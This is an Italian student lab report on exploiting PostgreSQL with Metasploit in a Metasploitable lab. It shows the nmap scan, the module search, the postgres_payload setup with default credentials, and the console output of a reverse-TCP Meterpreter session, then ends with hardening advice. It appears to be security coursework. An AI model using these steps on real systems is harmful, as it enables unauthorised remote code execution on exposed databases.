Report hacking with Metasploit

Indice

Traccia

Exploit PostgreSQL code execution


La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 5432– PostgreSQL. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:


- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.75.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.75.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
    1. configurazione di rete.
    2. informazioni sulla tabella di routing della macchina vittima.

Configurazione degli indirizzi IP su Kali e Metasploitable

- Indirizzo IP macchina Kali: 192.168.75.111




- Indirizzo IP macchina Meta: 192.168.75.112



Verifica connettività tra le macchine

Ping da kali verso Meta e da Meta verso Kali



Identificazione della vulnerabilità PostgreSQL

- scansione delle porte co Nmap e identificazione della porta vulnerabilità (TPC-5432)
- Descrizione della vulnerabilita PostgreSQL


La vulnerabilità in PostgreSQL, come in molti altri sistemi di gestione dei database, può derivare da una serie di fattori che includono configurazioni errate, gestione inadeguata delle autorizzazioni, difetti di programmazione, e lacune nelle politiche di sicurezza. Tipicamente, queste vulnerabilità possono essere sfruttate per effettuare attacchi di tipo SQL injection, accesso non autorizzato ai dati, denial of service (DoS), elevazione di privilegi, o per compromettere l'integrità dei dati.

Una configurazione errata di PostgreSQL può lasciare il database esposto a reti pubbliche senza adeguati controlli di sicurezza, permettendo agli aggressori di tentare attacchi di forza bruta per indovinare le credenziali degli utenti. Inoltre, la mancata implementazione di cifratura per i dati sensibili sia a riposo che in transito può permettere intercettazioni o fughe di dati. La mancanza di aggiornamenti regolari e di patch di sicurezza apre la porta a vulnerabilità conosciute che non vengono corrette, permettendo agli attaccanti di sfruttare specifiche falle di sicurezza note.

Gli attacchi di SQL injection si verificano quando un attaccante riesce a inserire o "iniettare" un codice SQL malevolo attraverso l'input dell'applicazione per manipolare il database al fine di ottenere accesso non autorizzato o manipolare i dati. Senza una valida sanificazione degli input e controlli adeguati, gli attacchi SQL possono causare danni significativi.

La vulnerabilità può anche essere aggravata dalla mancanza di un sistema di audit efficace che impedisca di tracciare accessi non autorizzati o modifiche non autorizzate al database. Pertanto, è cruciale per gli amministratori di sistema implementare misure di sicurezza robuste e seguire le best practice di sicurezza per mitigare i rischi e proteggere le risorse di dati vitali gestite da PostgreSQL.

Scansione delle porte con Nmap e identificazione della porta vulnerabile (TCP)



Procedo con un'analisi di sicurezza utilizzando il tool open source Nmap. Nmap è un software estremamente potente per l'analisi di rete, utilizzato per identificare porte aperte su dispositivi target, o anche su range di indirizzi IP. Ciò permette di determinare quali servizi di rete siano attivi e disponibili.

Il comando che andrò ad eseguire è: nmap -A -T5 -p- 192.168.75.112

Questo comando utilizza Nmap per effettuare una scansione generica sull'indirizzo IP 192.168.75.112. La porta 5432 è tipicamente utilizzata per il servizio PostgreSQL, che può avere diverse vulnerabilità note. Nello specifico, con il comando -p- , ci stiamo concentrando su tutte le porte, con il -T5 che è una delle cinque impostazioni disponibili per controllare la velocità di scansione in Nmap ed è la più veloce e, infine, con -A stiamo abilitando la "detection aggressiva" , che include la rilevazione della versione del servizio, il riconoscimento del sistema operativo, la scansione di script e il rilevamento di traceroute. Questo rende la scansione più approfondita e può fornire informazioni aggiuntive sulle potenziali vulnerabilità e le configurazioni del sistema bersaglio.

Ottenimento della sessione meterpreter

- **Premessa: differenza tra un exploit e un payload**

Un exploit è essenzialmente un insieme di codici o comandi progettati specificamente per individuare e sfruttare una vulnerabilità presente in un sistema informatico. L'obiettivo principale di un exploit è quello di penetrare in un sistema target sfruttando tale vulnerabilità, al fine di ottenere e conservare l'accesso a esso. Gli exploit sono tipicamente integrati in moduli che, una volta attivati, eseguono un payload. È importante sottolineare che gli exploit sono distinti da altri tipi di moduli, come quelli auxiliary, che non eseguono payload ma sono utilizzati per scopi diversi, quali lo scanning di porte, l'enumerazione di servizi, e altre funzioni di analisi e diagnostica del sistema.

Un payload è un segmento di codice che viene iniettato in un sistema o in un servizio target attraverso l'exploit. Questo codice è progettato per eseguire azioni specifiche una volta che l'exploit ha ottenuto l'accesso al sistema. Queste azioni possono includere l'ottenimento di una shell, ovvero un terminale che permette di eseguire comandi sul sistema operativo della macchina target, acquisendo talvolta privilegi amministrativi. Inoltre, un payload può essere utilizzato per compiere altre attività, come l'esecuzione di codice arbitrario definito dall'attaccante, che può variare da semplici atti di sabotaggio a complesse operazioni di spionaggio o furto di dati.

In sintesi, mentre l'exploit è il mezzo attraverso cui si sfrutta una vulnerabilità per accedere a un sistema, il payload è ciò che viene effettivamente eseguito una volta ottenuto tale accesso, determinando l'azione finale dell'attacco.

- **Avvio di metasploit e ricerca dell'exploit PostgreSQL**

Eseguo il comando **msfconsole** per avviare **Metasploit** e a seguire il comando **search PostgreSQL** per avere una lista di tutti gli exploit che sfruttano questa vulnerabilità.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: View advanced module options with advanced

       =[ metasploit v6.4.15-dev                          ]
+ -- --=[ 2433 exploits - 1254 auxiliary - 428 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java_rmi

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                    .                normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                    2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2    \_ target: Generic (Java Payload)                   .                .          .      .
   3    \_ target: Windows x86 (Native Payload)             .                .          .      .
   4    \_ target: Linux x86 (Native Payload)               .                .          .      .
   5    \_ target: Mac OS X PPC (Native Payload)            .                .          .      .
   6    \_ target: Mac OS X x86 (Native Payload)            .                .          .      .
   7  auxiliary/scanner/misc/java_rmi_server                2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   8  exploit/multi/browser/java_rmi_connection_impl        2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```


Esecuzione del comando "**search PostgreSQL**" per individuare l'exsploit corretto.

```
msf6 > search PostgreSQL

Matching Modules
================

   #   Name                                                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                                                  ---------------  ----       -----  -----------
   0   auxiliary/server/capture/postgresql                                                   .                normal     No     Authentication Capture: PostgreSQL
   1   post/linux/gather/enum_users_history                                                  .                normal     No     Linux Gather User History
   2   exploit/multi/http/manage_engine_dc_pmp_sqli                                          2014-06-08       excellent  Yes    ManageEngine Desktop Central / Password
 Manager LinkViewFetchServlet.dat SQL Injection
   3     \_ target: Automatic                                                                .                .          .      .
   4     \_ target: Desktop Central v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows        .                .          .      .
   5     \_ target: Desktop Central MSP v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows    .                .          .      .
   6     \_ target: Desktop Central [MSP] v7 ≥ b70200 / v8 / v9 < b90039 (MySQL) on Windows  .                .          .      .
   7     \_ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on Windows  .             .          .      .
   8     \_ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Windows          .                .          .      .
   9     \_ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on Linux  .               .          .      .
   10    \_ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Linux            .                .          .      .
   11  auxiliary/admin/http/manageengine_pmp_privesc                                         2014-11-08       normal     Yes    ManageEngine Password Manager SQLAdvanc
edALSearchResult.cc Pro SQL Injection
   12  exploit/multi/postgres/postgres_copy_from_program_cmd_exec                            2019-03-20       excellent  Yes    PostgreSQL COPY FROM PROGRAM Command Ex
ecution
   13    \_ target: Automatic                                                                .                .          .      .
   14    \_ target: Unix/OSX/Linux                                                           .                .          .      .
   15    \_ target: Windows - PowerShell (In-Memory)                                         .                .          .      .
   16    \_ target: Windows (CMD)                                                            .                .          .      .
   17  exploit/multi/postgres/postgres_createlang                                            2016-01-01       good       Yes    PostgreSQL CREATE LANGUAGE Execution
   18  auxiliary/scanner/postgres/postgres_dbname_flag_injection                             .                normal     No     PostgreSQL Database Name Command Line F
lag Injection
   19  auxiliary/scanner/postgres/postgres_login                                             .                normal     No     PostgreSQL Login Utility
   20  auxiliary/admin/postgres/postgres_readfile                                            .                normal     No     PostgreSQL Server Generic Query
   21  auxiliary/admin/postgres/postgres_sql                                                 .                normal     No     PostgreSQL Server Generic Query
   22  auxiliary/scanner/postgres/postgres_version                                           .                normal     No     PostgreSQL Version Probe
   23  exploit/linux/postgres/postgres_payload                                               2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution
   24    \_ target: Linux x86                                                                .                .          .      .
   25    \_ target: Linux x86_64                                                             .                .          .      .
   26  exploit/windows/postgres/postgres_payload                                             2009-04-10       excellent  Yes    PostgreSQL for Microsoft Windows Payloa
d Execution
   27    \_ target: Windows x86                                                              .                .          .      .
   28    \_ target: Windows x64                                                              .                .          .      .
   29  auxiliary/admin/http/rails_devise_pass_reset                                          2013-01-28       normal     No     Ruby on Rails Devise Authentication Pas
sword Reset
   30  exploit/multi/http/rudder_server_sqli_rce                                             2023-06-16       excellent  Yes    Rudder Server SQLI Remote Code Executio
n
   31  post/linux/gather/vcenter_secrets_dump                                                2022-04-15       normal     No     VMware vCenter Secrets Dump
```

Ricerca tramite il path completo dell'exsploit per maggiori completezza e sicurezza ed esecuzione del comando "**show options**" per controllare le configurazioni.



Esecuzione dei comandi "**set RHOSTS + indirizzo IP della macchina target**" e "**set LHOST + indirizzo IP della macchina utilizzata per l'attacco (kali linux)**" per impostare e memorizzare l'indirizzo IP del target e dell'attaccante e successiva verifica dell'effettiva memorizzazione dell'IP tramite il comando "**show options**".

```
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.75.112
RHOSTS => 192.168.75.112
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.75.111
LHOST => 192.168.75.111
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS    192.168.75.112   no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.75.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > run
```

Esecuzione del comando "**run**" che equivale al comando "**exploit**", dove entrambi eseguono l'attacco verso il target prescelto, apertura della sessione di **"Meterpreter"** e esecuzione del comando "ifconfig" sulla macchina target per visionare la configurazione di rete.

```
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/fVlnjvtJ.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 -> 192.168.75.112:37066) at 2024-07-12 05:19:24 -0400

meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 08:00:27:83:a5:ee
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe83:a5ee
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > route

IPv4 network routes
===================

    Subnet        Netmask        Gateway  Metric  Interface
    ------        -------        -------  ------  ---------
    192.168.75.0  255.255.255.0  0.0.0.0  0       eth0

No IPv6 routes were found.
meterpreter >
```

Esecuzione del comando "**route**" per aver maggiori informazioni sulla tabella di routing della macchina target.

Come difendersi

Per mitigare le vulnerabilità di PostgreSQL, è cruciale adottare buone pratiche di sicurezza. È essenziale mantenere PostgreSQL e il sistema operativo costantemente aggiornati con le ultime patch di sicurezza, che spesso includono correzioni per vulnerabilità potenzialmente sfruttabili dagli attaccanti. È importante configurare PostgreSQL seguendo linee guida di sicurezza consolidate, che includono la disabilitazione delle funzionalità non necessarie, la limitazione dell'accesso alla rete e la configurazione adeguata dei permessi degli utenti.

L'implementazione di politiche di autenticazione robuste, come l'uso di password complesse e l'autenticazione a più fattori (MFA), è fondamentale, così come la gestione accurata dei permessi degli utenti per garantire che abbiano solo l'accesso necessario alle loro funzioni. Inoltre, è vitale mantenere una routine regolare di backup e testare i piani di recupero per assicurarsi che siano efficaci, elemento chiave per il recupero dei dati in caso di attacchi riusciti o altre interruzioni.

L'adozione di soluzioni di monitoraggio per rilevare attività sospette o non autorizzate e mantenere un sistema di audit per registrare le modifiche e gli accessi al database è altrettanto importante. Proteggere il database da accessi non autorizzati attraverso l'uso di firewall, VPN e altre tecnologie di sicurezza a livello di rete è cruciale.

Infine, è consigliabile cifrare i dati sensibili sia in transito sia a riposo, sfruttando le capacità di PostgreSQL che supporta la cifratura SSL/TLS per i dati in transito e offre opzioni per la cifratura dei dati a riposo. Considerare l'uso di strumenti di sicurezza dedicati e servizi di monitoraggio delle vulnerabilità può aiutare a rimanere sempre aggiornati sulle minacce emergenti e sulle pratiche di mitigazione. Implementando queste strategie, è possibile ridurre notevolmente il rischio di esposizione a vulnerabilità in PostgreSQL e migliorare la sicurezza complessiva del sistema.